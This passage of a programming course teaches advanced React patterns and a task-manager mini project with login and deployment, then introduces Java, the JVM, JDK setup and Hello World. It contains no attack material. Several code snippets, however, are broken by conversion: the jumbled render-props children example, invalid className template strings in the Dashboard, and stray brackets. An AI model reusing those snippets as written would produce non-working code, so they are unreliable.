    return prevProps.user.id === nextProps.user.id;  
  }  
);
```

## 4. Portals

### 4.1 What are Portals?

**Portals** render children into a DOM node outside the parent component hierarchy.

#### Use Cases:

- Modals
- Tooltips
- Dropdowns
- Notifications

### 4.2 Creating a Modal with Portal

```
<!-- index.html -->  
<body>  
  <div id="root"></div>  
  <div id="modal-root"></div>  
  <!-- Portal container -->  
</body>
```

```
// Modal.jsx  
import { createPortal } from "react-dom";
```

```

function Modal({ isOpen, onClose, children }) {
  if (!isOpen) return null;

  return createPortal(
    <div className="modal-overlay" onClick={onClose}>
      <div className="modal-content" onClick={(e) => e.stopPropagation()}>
        <button className="modal-close" onClick={onClose}>
          ×
        </button>
        {children}
      </div>
    </div>,
    document.getElementById("modal-root") // Render here instead of parent!
  );
}

export default Modal;

```

```

// Usage
function App() {
  const [isOpen, setIsOpen] = useState(false);

  return (
    <div>
      <button onClick={() => setIsOpen(true)}>Open Modal</button>

      <Modal isOpen={isOpen} onClose={() => setIsOpen(false)}>
        <h2>Modal Title</h2>
        <p>Modal content here</p>
      </Modal>
    </div>
  );
}

```

## 5. Higher-Order Components (HOC)

### 5.1 What is a HOC?

A **HOC** is a function that takes a component and returns a new component with added functionality.

```
const EnhancedComponent = higherOrderComponent(OriginalComponent);
```

### 5.2 withAuth HOC

```

// withAuth.jsx
import { Navigate } from "react-router-dom";

```

```

import { useAuth } from "./AuthContext";

function withAuth(Component) {
  return function AuthenticatedComponent(props) {
    const { user } = useAuth();

    if (!user) {
      return <Navigate to="/login" />;
    }

    return <Component {...props} />;
  };
}

export default withAuth;

```

```

// Usage
import withAuth from "./withAuth";

function Dashboard() {
  return <div>Dashboard</div>;
}

export default withAuth(Dashboard); // Protected component!

```

### 5.3 withLoading HOC

```

function withLoading(Component) {
  return function LoadingComponent({ isLoading, ...props }) {
    if (isLoading) {
      return <div>Loading...</div>;
    }

    return <Component {...props} />;
  };
}

// Usage
const UserListWithLoading = withLoading(UserList);

function App() {
  const [users, setUsers] = useState([]);
  const [loading, setLoading] = useState(true);

  return <UserListWithLoading users={users} isLoading={loading} />;
}

```

## 6. Render Props Pattern

### 6.1 What is Render Props?

A component with a **render prop** receives a function that returns a React element.

```
// Mouse tracker with render prop
function Mouse({ render }) {
  const [position, setPosition] = useState({ x: 0, y: 0 });

  useEffect(() => {
    const handleMouseMove = (e) => {
      setPosition({ x: e.clientX, y: e.clientY });
    };

    window.addEventListener("mousemove", handleMouseMove);
    return () => window.removeEventListener("mousemove", handleMouseMove);
  }, []);

  return render(position); // Call render function with state
}

// Usage
function App() {
  return (
    <div>
      <Mouse
        render={({ x, y }) => (
          <h1>
            Mouse position: {x}, {y}
          </h1>
        )}
      />

      <Mouse
        render={({ x, y }) => (
          <div style={{ position: "absolute", left: x, top: y }}>❸</div>
        )}
      />
    </div>
  );
}
```

### 6.2 With Children

```
function Mouse({ children }) {
  const [position, setPosition] = useState({ x: 0, y: 0 });

  useEffect(() => {
    const handleMouseMove = (e) => {
      setPosition({ x: e.clientX, y: e.clientY });
    };
  }, []);
```

```

};

window.addEventListener("mousemove", handleMouseMove);
return () => window.removeEventListener("mousemove", handleMouseMove);
}, []);

return children(position); // children is a function!
}

// Usage
function App() {
  return (
    <Mouse>
      {({ x, y }) => (
        <h1>
          Mouse: {x}, {y}
        </h1>
      )}
    </Mouse>
  );
}

```

## 7. Compound Components

### 7.1 What are Compound Components?

**Compound components** work together to form a complete UI.

#### Example: Tabs

```

// Tabs.jsx
import { createContext, useContext, useState } from "react";

const TabsContext = createContext();

function Tabs({ children, defaultTab }) {
  const [activeTab, setActiveTab] = useState(defaultTab);

  return (
    <TabsContext.Provider value={{ activeTab, setActiveTab }}>
      <div className="tabs">{children}</div>
    </TabsContext.Provider>
  );
}

function TabList({ children }) {
  return <div className="tab-list">{children}</div>;
}

function Tab({ id, children }) {
  const { activeTab, setActiveTab } = useContext(TabsContext);

```

```

return (
  <button
    className={`tab ${activeTab === id ? "active" : ""}`}
    onClick={() => setActiveTab(id)}
  >
    {children}
  </button>
);
}

function TabPanels({ children }) {
  return <div className="tab-panels">{children}</div>;
}

function TabPanel({ id, children }) {
  const { activeTab } = useContext(TabsContext);

  if (activeTab !== id) return null;

  return <div className="tab-panel">{children}</div>;
}

// Export compound components
Tabs.List = TabList;
Tabs.Tab = Tab;
Tabs.Panels = TabPanels;
Tabs.Panel = TabPanel;

export default Tabs;

```

```

// Usage
import Tabs from "./Tabs";

function App() {
  return (
    <Tabs defaultTab="home">
      <Tabs.List>
        <Tabs.Tab id="home">Home</Tabs.Tab>
        <Tabs.Tab id="profile">Profile</Tabs.Tab>
        <Tabs.Tab id="settings">Settings</Tabs.Tab>
      </Tabs.List>

      <Tabs.Panels>
        <Tabs.Panel id="home">
          <h2>Home Content</h2>
        </Tabs.Panel>

        <Tabs.Panel id="profile">
          <h2>Profile Content</h2>
        </Tabs.Panel>

        <Tabs.Panel id="settings">

```

```
        <h2>Settings Content</h2>
      </Tabs.Panel>
    </Tabs.Panels>
  </Tabs>
);
}
```

## Practice Exercises

### **Exercise 1: Modal System**

Build a modal system with portals supporting multiple modals, animations, and escape key closing.

### **Exercise 2: Data Table with HOCs**

Create a data table with HOCs for: loading state, error handling, sorting, filtering.

### **Exercise 3: Form Builder**

Build a form builder using compound components (Form, Form.Input, Form.Select, Form.Submit).

### **Exercise 4: Infinite Scroll**

Implement infinite scroll using render props pattern for reusability.

## Key Takeaways

1. **Error Boundaries** catch render errors, show fallback UI
2. **Code Splitting** improves initial load time
3. **React.memo** prevents unnecessary re-renders
4. **Portals** render outside parent DOM hierarchy
5. **HOCs** add functionality to components
6. **Render Props** share code with function prop
7. **Compound Components** create flexible, composable APIs

## Additional Resources

- [React Patterns](#)
- [Advanced React Patterns](#)
- [React Performance](#)

## **Module 1.11: Frontend Mini Project (8 hours)**

**Objective:** Build a complete full-featured React application combining all concepts learned.

### **Project: Task Management App**

#### **Features:**

- User authentication (login/register)

- Create, read, update, delete tasks
  - Filter tasks (all/active/completed)
  - Search tasks
  - Dark mode toggle
  - Responsive design
  - Deploy to production
- 

## 1. Project Setup

```
# Create project
npm create vite@latest task-manager -- --template react
cd task-manager

# Install dependencies
npm install react-router-dom axios @tanstack/react-query
npm install -D tailwindcss postcss autoprefixer
npx tailwindcss init -p
```

---

## 2. Project Structure

```
src/
├── api/
│   └── client.js          # Axios instance
├── components/
│   ├── Layout.jsx
│   ├── Navbar.jsx
│   ├── TaskCard.jsx
│   ├── TaskForm.jsx
│   └── ProtectedRoute.jsx
├── contexts/
│   ├── AuthContext.jsx
│   └── ThemeContext.jsx
├── hooks/
│   ├── useAuth.js
│   └── useTasks.js
├── pages/
│   ├── Home.jsx
│   ├── Login.jsx
│   ├── Register.jsx
│   ├── Dashboard.jsx
│   └── NotFound.jsx
└── utils/
    └── validation.js
└── App.jsx
└── main.jsx
```

---

### 3. Authentication Context

```
// contexts/AuthContext.jsx
import { createContext, useContext, useState, useEffect } from "react";
import apiClient from "../api/client";

const AuthContext = createContext();

export function AuthProvider({ children }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    // Check if user is logged in
    const token = localStorage.getItem("token");
    if (token) {
      apiClient
        .get("/auth/me")
        .then((response) => setUser(response.data))
        .catch(() => localStorage.removeItem("token"))
        .finally(() => setLoading(false));
    } else {
      setLoading(false);
    }
  }, []);

  const login = async (email, password) => {
    const { data } = await apiClient.post("/auth/login", { email, password });
    localStorage.setItem("token", data.token);
    setUser(data.user);
    return data;
  };

  const register = async (name, email, password) => {
    const { data } = await apiClient.post("/auth/register", {
      name,
      email,
      password,
    });
    localStorage.setItem("token", data.token);
    setUser(data.user);
    return data;
  };

  const logout = () => {
    localStorage.removeItem("token");
    setUser(null);
  };

  return (
    <AuthContext.Provider value={{ user, login, register, logout, loading }}>
      {children}
    </AuthContext.Provider>
  );
}
```

```
);

export const useAuth = () => useContext(AuthContext);
```

---

#### 4. API Client

```
// api/client.js
import axios from "axios";

const apiClient = axios.create({
  baseURL: import.meta.env.VITE_API_URL || "http://localhost:3000/api",
  timeout: 10000,
});

// Add token to requests
apiClient.interceptors.request.use((config) => {
  const token = localStorage.getItem("token");
  if (token) {
    config.headers.Authorization = `Bearer ${token}`;
  }
  return config;
});

// Handle 401 errors
apiClient.interceptors.response.use(
  (response) => response,
  (error) => {
    if (error.response?.status === 401) {
      localStorage.removeItem("token");
      window.location.href = "/login";
    }
    return Promise.reject(error);
  }
);

export default apiClient;
```

---

#### 5. Protected Route Component

```
// components/ProtectedRoute.jsx
import { Navigate } from "react-router-dom";
import { useAuth } from "../contexts/AuthContext";

function ProtectedRoute({ children }) {
  const { user, loading } = useAuth();
```

```

if (loading) {
  return (
    <div className="flex items-center justify-center h-screen">
      Loading...
    </div>
  );
}

if (!user) {
  return <Navigate to="/login" replace />;
}

return children;
}

export default ProtectedRoute;

```

## 6. Login Page

```

// pages/Login.jsx
import { useState } from "react";
import { useNavigate, Link } from "react-router-dom";
import { useAuth } from "../contexts/AuthContext";

function Login() {
  const [email, setEmail] = useState("");
  const [password, setPassword] = useState("");
  const [error, setError] = useState("");
  const [loading, setLoading] = useState(false);

  const { login } = useAuth();
  const navigate = useNavigate();

  const handleSubmit = async (e) => {
    e.preventDefault();
    setError("");
    setLoading(true);

    try {
      await login(email, password);
      navigate("/dashboard");
    } catch (err) {
      setError(err.response?.data?.message || "Login failed");
    } finally {
      setLoading(false);
    }
  };

  return (
    <div className="min-h-screen flex items-center justify-center bg-gray-50">
      <div className="max-w-md w-full p-6 bg-white rounded-lg shadow-md">

```

```

<h2 className="text-2xl font-bold mb-6">Login</h2>

{error && (
  <div className="bg-red-50 text-red-600 p-3 rounded mb-4">{error}</div>
)}

<form onSubmit={handleSubmit}>
  <div className="mb-4">
    <label className="block text-sm font-medium mb-2">Email</label>
    <input
      type="email"
      value={email}
      onChange={(e) => setEmail(e.target.value)}
      className="w-full px-3 py-2 border rounded focus:ring-2 focus:ring-blue-500"
      required
    />
  </div>

  <div className="mb-6">
    <label className="block text-sm font-medium mb-2">Password</label>
    <input
      type="password"
      value={password}
      onChange={(e) => setPassword(e.target.value)}
      className="w-full px-3 py-2 border rounded focus:ring-2 focus:ring-blue-500"
      required
    />
  </div>

  <button
    type="submit"
    disabled={loading}
    className="w-full bg-blue-600 text-white py-2 rounded hover:bg-blue-700 disabled:bg-blue-300"
  >
    {loading ? "Logging in..." : "Login"}
  </button>
</form>

<p className="mt-4 text-center text-sm">
  Don't have an account?{" "}
  <Link to="/register" className="text-blue-600">
    Register
  </Link>
</p>
</div>
</div>
);

}

export default Login;

```

## 7. Dashboard with CRUD

```
// pages/Dashboard.jsx
import { useState } from "react";
import { useQuery, useMutation, useQueryClient } from "@tanstack/react-query";
import apiClient from "../api/client";
import TaskCard from "../components/TaskCard";
import TaskForm from "../components/TaskForm";

function Dashboard() {
  const [filter, setFilter] = useState("all"); // all, active, completed
  const [search, setSearch] = useState("");
  const queryClient = useQueryClient();

  // Fetch tasks
  const { data: tasks = [], isLoading } = useQuery({
    queryKey: ["tasks"],
    queryFn: async () => {
      const { data } = await apiClient.get("/tasks");
      return data;
    },
  });

  // Create task
  const createMutation = useMutation({
    mutationFn: async (newTask) => {
      const { data } = await apiClient.post("/tasks", newTask);
      return data;
    },
    onSuccess: () => {
      queryClient.invalidateQueries(["tasks"]);
    },
  });

  // Update task
  const updateMutation = useMutation({
    mutationFn: async ({ id, updates }) => {
      const { data } = await apiClient.patch(`/tasks/${id}`, updates);
      return data;
    },
    onSuccess: () => {
      queryClient.invalidateQueries(["tasks"]);
    },
  });

  // Delete task
  const deleteMutation = useMutation({
    mutationFn: async (id) => {
      await apiClient.delete(`/tasks/${id}`);
    },
    onSuccess: () => {
      queryClient.invalidateQueries(["tasks"]);
    },
  });
}
```

```
});

// Filter and search tasks
const filteredTasks = tasks
  .filter((task) => {
    if (filter === "active") return !task.completed;
    if (filter === "completed") return task.completed;
    return true;
})
.filter((task) => task.title.toLowerCase().includes(search.toLowerCase()));

if (isLoading) return <div>Loading...</div>

return (
  <div className="container mx-auto p-6">
    <h1 className="text-3xl font-bold mb-6">My Tasks</h1>

    {/* Create Task Form */}
    <TaskForm onSubmit={createMutation.mutate} />

    {/* Search */}
    <input
      type="text"
      placeholder="Search tasks..."
      value={search}
      onChange={(e) => setSearch(e.target.value)}
      className="w-full px-4 py-2 border rounded mb-4"
    />

    {/* Filters */}
    <div className="flex gap-2 mb-6">
      <button
        onClick={() => setFilter("all")}
        className={`${px-4 py-2 rounded ${
          filter === "all" ? "bg-blue-600 text-white" : "bg-gray-200"
        }`}
      >
        All
      </button>
      <button
        onClick={() => setFilter("active")}
        className={`${px-4 py-2 rounded ${
          filter === "active" ? "bg-blue-600 text-white" : "bg-gray-200"
        }`}
      >
        Active
      </button>
      <button
        onClick={() => setFilter("completed")}
        className={`${px-4 py-2 rounded ${
          filter === "completed" ? "bg-blue-600 text-white" : "bg-gray-200"
        }`}
      >
        Completed
      </button>
    </div>
  </div>
)
```

```

        </div>

        {/* Task List */}
        <div className="grid gap-4">
          {filteredTasks.map((task) => (
            <TaskCard
              key={task.id}
              task={task}
              onUpdate={updateMutation.mutate}
              onDelete={deleteMutation.mutate}
            />
          )))
        </div>

        {filteredTasks.length === 0 && (
          <p className="text-center text-gray-500 mt-8">No tasks found</p>
        )}
      </div>
    );
}

export default Dashboard;

```

## 8. Deployment

### Vercel Deployment:

```

# Install Vercel CLI
npm install -g vercel

# Deploy
vercel

# Follow prompts
# Set environment variables in Vercel dashboard

```

### Netlify Deployment:

```

# Build project
npm run build

# Drag & drop 'dist' folder to Netlify
# Or connect GitHub repo

# Configure build settings:
# Build command: npm run build
# Publish directory: dist

```

## **Environment Variables:**

Create `.env.production`:

```
VITE_API_URL=https://your-api.com/api
```

Add to Vercel/Netlify dashboard:

- `VITE_API_URL`
- 



## **Core Features:**

- User registration
- User login/logout
- Protected routes
- Create task
- Read tasks
- Update task
- Delete task
- Filter tasks
- Search tasks

## **Nice to Have:**

- Dark mode
  - Task categories/tags
  - Due dates
  - Priority levels
  - Task sorting
  - Animations
  - Keyboard shortcuts
- 



1. **Structure matters** - Organize code into folders
  2. **Reusable components** - DRY principle
  3. **Context for auth** - Share user state globally
  4. **React Query for data** - Simplified data fetching
  5. **Protected routes** - Secure private pages
  6. **Error handling** - Always handle errors gracefully
  7. **Environment variables** - Keep secrets safe
  8. **Deployment** - Get your app live!
- 



## **Additional Resources**

- [Vercel Docs](#)
  - [Netlify Docs](#)
  - [React Best Practices](#)
- 

## Phase 2: Backend Development with Java (70 hours)

**Welcome to Java!** This phase introduces you to one of the most popular, powerful, and versatile programming languages in the world. Java is used by millions of developers worldwide and powers everything from Android apps to enterprise systems.

### Module 2.1: Core Java - Getting Started (4 hours)

**Objective:** Understand what Java is, how it works, and set up your development environment to write your first program.

#### What is Java?

**Java** is a high-level, object-oriented programming language created by **James Gosling** at Sun Microsystems (now owned by Oracle) in **1995**.

#### Key Characteristics:

1. **Platform Independent** - "Write Once, Run Anywhere" (WORA)
  2. **Object-Oriented** - Everything revolves around objects
  3. **Secure** - Built-in security features
  4. **Robust** - Strong memory management and exception handling
  5. **Multithreaded** - Can perform multiple tasks simultaneously
  6. **High Performance** - Just-In-Time (JIT) compilation
- 

#### 1. Java Platform Overview - "Write Once, Run Anywhere"

##### The Problem Java Solved

##### Before Java:

```
Write code for Windows → Only runs on Windows  
Write code for Mac → Only runs on Mac  
Write code for Linux → Only runs on Linux
```

You had to write the same program multiple times for different systems!

##### With Java:

Write code ONCE → Runs on Windows, Mac, Linux, anywhere!

## How Does Java Achieve This?

### Secret: Java Bytecode

Source Code (.java) → Compiler → Bytecode (.class) → JVM → Machine Code

### Real-World Analogy:

Think of Java like a universal translator:

- You write in Java (English)
- Java compiler converts it to Bytecode (Universal Language)
- JVM on each system translates Bytecode to that system's language (French, Spanish, German)

---

## 2. JVM, JRE, JDK - The Three Musketeers

### 2.1 JVM (Java Virtual Machine)

#### What is JVM?

JVM is a **virtual machine** (not physical) that executes Java bytecode. It's the "engine" that runs Java programs.

#### Key Features:

- Loads .class files
- Verifies bytecode
- Executes bytecode
- Provides runtime environment

#### Real-World Analogy:

JVM is like a **game console** (PlayStation, Xbox). You write a game (Java program) on a disk (bytecode), and the console (JVM) plays it. Different consoles (Windows JVM, Mac JVM) can play the same game!

**Important:** JVM is **platform-dependent**. There's a different JVM for Windows, Mac, Linux, etc. But bytecode is the same!

---

### 2.2 JRE (Java Runtime Environment)

#### What is JRE?

JRE = **JVM + Libraries (APIs) + Other Components**

#### Contains:

- JVM (to run programs)
- Java class libraries (pre-written code)
- Supporting files

### When do you need JRE?

- If you only want to **run** Java programs (not write them)
- Example: End users running Java applications

### Real-World Analogy:

JRE is like a **movie player** with necessary codecs. You can watch movies (run programs) but can't create them.

---

### 2.3 JDK (Java Development Kit)

#### What is JDK?

JDK = **JRE + Development Tools**

#### Contains:

- JRE (to run programs)
- Compiler (javac - to compile .java to .class)
- Debugger
- JavaDoc (documentation generator)
- Other development tools

#### When do you need JDK?


- If you want to **write, compile, and run** Java programs
- Example: Java developers (YOU!)

### Real-World Analogy:

JDK is like a **movie studio** with cameras, editing software, and a screening room. You can create, edit, and watch movies.

---

#### Visual Comparison:




## Summary Table:

Component	Purpose	For Whom?
JVM	Runs bytecode	Part of JRE
JRE	Runs Java applications	End users
JDK	Develops Java applications	Developers (YOU!)

## 3. JVM Architecture (Under the Hood)

### JVM Components:



### 3.1 Class Loader Subsystem

**Job:** Load .class files into memory

#### Three Phases:

1. **Loading:** Read .class file and load into memory
2. **Linking:** Verify, prepare, and resolve
3. **Initialization:** Execute static blocks and initialize static variables

#### Real-World Analogy:

Like a librarian loading books onto shelves:

1. **Loading:** Bring books from storage
  2. **Linking:** Check if books are genuine, prepare cataloging
  3. **Initialization:** Arrange books in proper order
- 

### 3.2 Memory Areas

#### 1. Method Area (Shared among threads)

- Stores class-level data
- Static variables
- Method code
- Constant pool

#### 2. Heap (Shared among threads)

- Stores **objects** and their instance variables
- Garbage Collector works here
- Divided into: Young Generation, Old Generation

#### 3. Stack (One per thread)

- Stores **method calls** and local variables
- Each method call creates a "stack frame"
- LIFO (Last In, First Out) structure


#### 4. PC Register (Program Counter) (One per thread)


- Stores address of current instruction being executed

#### 5. Native Method Stack

- For native (non-Java) methods written in C/C++
- 

### Memory Visualization:





### 3.3 Execution Engine

#### Components:

##### 1. Interpreter

- Reads bytecode line by line
- Executes instructions
- **Slow** for repeated code

##### 2. JIT Compiler (Just-In-Time)

- Compiles frequently executed bytecode to native machine code
- **Faster** than interpreter
- Optimization on-the-fly

##### 3. Garbage Collector

- Automatically removes unused objects from heap
- Frees memory
- Prevents memory leaks

#### Real-World Analogy:

- **Interpreter:** Reading a recipe step-by-step every time you cook
- **JIT Compiler:** Memorizing the recipe after cooking it several times
- **Garbage Collector:** Automatic dishwasher cleaning dirty dishes

---

#### 4. Setting Up Java Development Environment

##### Step 1: Download & Install JDK

##### For Windows (PowerShell):

###### 1. Download JDK:

- Go to: <https://www.oracle.com/java/technologies/downloads/>
- Download **JDK 21** (or latest LTS version) for Windows
- Choose: **x64 Installer** (.exe file)

###### 2. Install JDK:

- Run the downloaded .exe file

- Click "Next" → Choose installation directory (default: C:\Program Files\Java\jdk-21)
- Click "Next" → "Close"

### 3. Verify Installation:

```
# Open PowerShell and type:  
java -version  
  
# Expected output:  
# java version "21.0.1" 2023-10-17  
# Java(TM) SE Runtime Environment (build 21.0.1+12-29)  
# Java HotSpot(TM) 64-Bit Server VM (build 21.0.1+12-29, mixed mode, sharing)
```

---

## Step 2: Set Environment Variables (JAVA\_HOME)

**Why?** Tools like Maven, Gradle, and IDEs need to know where Java is installed.

### PowerShell Commands (Run as Administrator):

```
# Set JAVA_HOME (replace with your actual JDK path)  
[System.Environment]::SetEnvironmentVariable('JAVA_HOME', 'C:\Program  
Files\Java\jdk-21', 'Machine')  
  
# Add Java to PATH  
$path = [System.Environment]::GetEnvironmentVariable('PATH', 'Machine')  
$newPath = "$path;%JAVA_HOME%\bin"  
[System.Environment]::SetEnvironmentVariable('PATH', $newPath, 'Machine')  
  
# Restart PowerShell and verify  
echo $env:JAVA_HOME  
# Expected: C:\Program Files\Java\jdk-21  
  
java -version  
javac -version
```

---

### Alternative (GUI Method):

1. Right-click "This PC" → Properties
2. Advanced system settings → Environment Variables
3. Under "System variables" → Click "New"
4. Variable name: JAVA\_HOME
5. Variable value: C:\Program Files\Java\jdk-21 (your JDK path)
6. Click OK
7. Find "Path" variable → Edit → Add: %JAVA\_HOME%\bin
8. Click OK → Restart PowerShell

---

## Step 3: Install IntelliJ IDEA (Recommended IDE)

## Why IntelliJ?

- Beginner-friendly
- Excellent auto-completion
- Built-in debugging tools
- Free Community Edition

## Installation:

### 1. Download:

- Go to: <https://www.jetbrains.com/idea/download/>
- Download **Community Edition** (Free)

### 2. Install:

- Run the installer
- Check: "Add 'bin' folder to PATH"
- Check: "Add 'Open Folder as Project'"
- Check: "java association"

### 3. First Launch:

- Choose "Don't Send" for data sharing
- Select theme (Light or Dark)
- Skip plugins (install later if needed)

---

## 5. Your First Java Program - Hello World

### Method 1: Using IntelliJ IDEA

#### Step 1: Create New Project

1. Open IntelliJ IDEA
2. Click "New Project"
3. Name: HelloWorld
4. Location: Choose folder (e.g., C:\JavaProjects\HelloWorld)
5. Language: Java
6. Build system: IntelliJ
7. JDK: Select JDK 21 (should auto-detect)
8. Click "Create"

#### Step 2: Create Java Class

1. Right-click "src" folder
2. New → Java Class
3. Name: HelloWorld
4. Press Enter

### Step 3: Write Code

```
public class HelloWorld {  
    public static void main(String[] args) {  
        System.out.println("Hello, World!");  
    }  
}
```

### Step 4: Run Program

1. Right-click inside the editor
2. Click "Run 'HelloWorld.main()'"  
OR  
Click the green play button next to line 1  
OR  
Press Shift + F10

### Output (in console at bottom):

```
Hello, World!  
  
Process finished with exit code 0
```

---

### Method 2: Using Command Line (Manual)

#### Step 1: Create Project Folder

```
# Create folder  
mkdir C:\JavaProjects\HelloWorld  
cd C:\JavaProjects\HelloWorld
```

#### Step 2: Create Java File

```
# Create HelloWorld.java using notepad  
notepad HelloWorld.java
```

#### Step 3: Write Code (in Notepad)

```
public class HelloWorld {  
    public static void main(String[] args) {  
        System.out.println("Hello, World!");  
    }  
}
```

```
}
```

Save and close Notepad.

#### Step 4: Compile Java Program

```
# Compile .java to .class  
javac HelloWorld.java  
  
# Check if .class file created  
dir  
  
# You should see: HelloWorld.class
```

#### Step 5: Run Java Program

```
# Run the program  
java HelloWorld  
  
# Output:  
# Hello, World!
```

## 6. Understanding .class Files (Bytecode)

### What Happens During Compilation?

```
HelloWorld.java (Source Code - Human Readable)  
    ↓  
    [javac compiler]  
    ↓  
HelloWorld.class (Bytecode - JVM Readable)  
    ↓  
    [JVM]  
    ↓  
Machine Code (CPU Executable)
```

### Viewing Bytecode

#### Decompile .class file:

```
# Use javap (Java Disassembler)  
javap -c HelloWorld
```

```
# Output (bytecode instructions):
```

```
Compiled from "HelloWorld.java"
